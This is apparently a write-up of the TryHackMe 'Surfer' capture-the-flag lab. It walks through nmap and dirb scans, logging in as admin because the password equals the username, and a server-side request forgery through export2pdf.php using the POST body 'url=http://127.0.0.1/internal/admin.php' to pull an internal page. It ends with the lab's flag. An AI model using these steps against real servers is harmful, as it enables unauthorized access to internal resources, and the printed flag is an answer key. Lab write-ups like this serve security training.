
Surfer Writeup Tryhackme


accessone

initial nmap




```
┌──(accessone㉿accessone)-[~/Desktop/thm/surfer]
└─$ sudo nmap -sV -p- 10.10.32.230 -oN init_services_ports
[sudo] password for accessone:
Starting Nmap 7.93 ( https://nmap.org ) at 2022-10-25 10:01 BST
Nmap scan report for 10.10.32.230
Host is up (0.038s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.89 seconds
```

open ssh but we have no credentials. looking at the website on port 80 we find a login page running on PHP:




10.10.32.230/login.php

running dirbuster we discover robots.txt is available and within it we find a directory backup with a text file chat.txt, we also can see an internal directory:




```
┌──(accessone㉿accessone)-[~/Desktop/thm/surfer]
└─$ dirb http://10.10.32.230

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Oct 25 10:02:29 2022
URL_BASE: http://10.10.32.230/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.32.230/ ----
==> DIRECTORY: http://10.10.32.230/assets/
==> DIRECTORY: http://10.10.32.230/backup/
+ http://10.10.32.230/index.php (CODE:302|SIZE:0)
==> DIRECTORY: http://10.10.32.230/internal/
+ http://10.10.32.230/robots.txt (CODE:200|SIZE:40)
+ http://10.10.32.230/server-status (CODE:403|SIZE:277)
==> DIRECTORY: http://10.10.32.230/vendor/

---- Entering directory: http://10.10.32.230/assets/ ----
==> DIRECTORY: http://10.10.32.230/assets/css/
==> DIRECTORY: http://10.10.32.230/assets/img/
==> DIRECTORY: http://10.10.32.230/assets/js/
==> DIRECTORY: http://10.10.32.230/assets/vendor/

---- Entering directory: http://10.10.32.230/backup/ ----

---- Entering directory: http://10.10.32.230/internal/ ----
+ http://10.10.32.230/internal/admin.php (CODE:200|SIZE:39)
```




```
User-Agent: *
Disallow: /backup/chat.txt
```

Looking at chat.txt we see from this conversation that admin is using his username as his password so lets try this on the login portal.



```
Admin: I have finished setting up the new export2pdf tool.
Kate: Thanks, we will require daily system reports in pdf format.
Admin: Yes, I am updated about that.
Kate: Have you finished adding the internal server.
Admin: Yes, it should be serving flag from now.
Kate: Also Don't forget to change the creds, plz stop using your username as password.
Kate: Hello.. ?
```

We successfully logged in as the admin account.



Dashboard

Home / Dashboard

Sales | Today

145

12% increase

Revenue | This Month

$3,264

8% increase

Visitors | This Year

3579

12% decrease

Reports /Today

Hosting Server Information

Recent Activity | Today

32 min System Stats Report Generated.

56 min Recovered from unexpected downtime.

2 hrs System Stats Report Generated.


1 day Internal pages hosted at **/internal/admin.php**. It contains the system flag.

2 days System Stats Report Generated.

4 weeks 24X7 System+ Installed on the server.

we can export a pdf report from the dashboard so we take a look to see what if anything useful we can find.

Exported pdf:




Report generated for http://127.0.0.1/server-info.php


Hosting Server Information

Operating System:	Linux
Server IP:	127.0.0.1
Server Hostname:	01a5b58d4be9
Server Protocol:	HTTP/1.1
Server Administrator:	webmaster@localhost
Server Web Port:	80
PHP Version:	7.2.34
CGI Version:	CGI/1.1
System Uptime:	09:13:19 up 16 min, 0 users, load average: 0.03, 0.03, 0.06

looking at this we have an internal ip and the ability to export to PDF using export2pdf.php this should allow us to possibly export the flag file we are looking for Via SSRF if we can find it. we can see the export2pdf.php request is a post request using the url parameter:




200	POST	10.10.32.230	export2pdf.php	document	pdf	7.74 KB	7.30 KB
404	GET	10.10.32.230	favicon.ico	img	html	cached	274 B



Form data

url: "http://127.0.0.1/server-info.php"


we could fuzz this using a fuzzer like ffuf but i noted earlier that our DIRB scan found something interesting within an internal directory called admin.php we can see by navigating to this page that it is only internally accessible or is it?:



This page can only be accessed locally.

if we edit the request sent to the web server we could possibly retrieve this file ,if we make the request to the export2pdf.php telling it to make a post request but changing the body of the request to request that internal address and file then we should be able to request that internal file this can be done from the browser or using something like burpsuite::

success!!



POST http://10.10.32.230/export2pdf.php

URL Parameters

name	value


Headers

☑ Host	10.10.32.230
☑ Accept-Encoding	gzip, deflate
☑ Content-Length	44
☑ Origin	http://10.10.32.230
☑ Connection	keep-alive
☑ Referer	http://10.10.32.230/
☑ Cookie	PHPSESSID=e0f3ccaca54a4c3ff0f7156001368903
☑ Upgrade-Insecure-Requests	1
☑ User-Agent	Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
☑ Accept	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
☑ Accept-Language	en-US,en;q=0.5
☑ Content-Type	application/x-www-form-urlencoded
☑ name	value

Body

```
url=http://127.0.0.1/internal/admin.php
```

After sending the request and opening the response in a new browser window we have successfully retrieved admin.php from the internal server and in doing so performed an SSRF and retrieved our flag!:



Report generated for http://127.0.0.1/internal/admin.php

flag{6255c55660e292cf0116c053c9937810}

Thank you for taking the time to read my write up.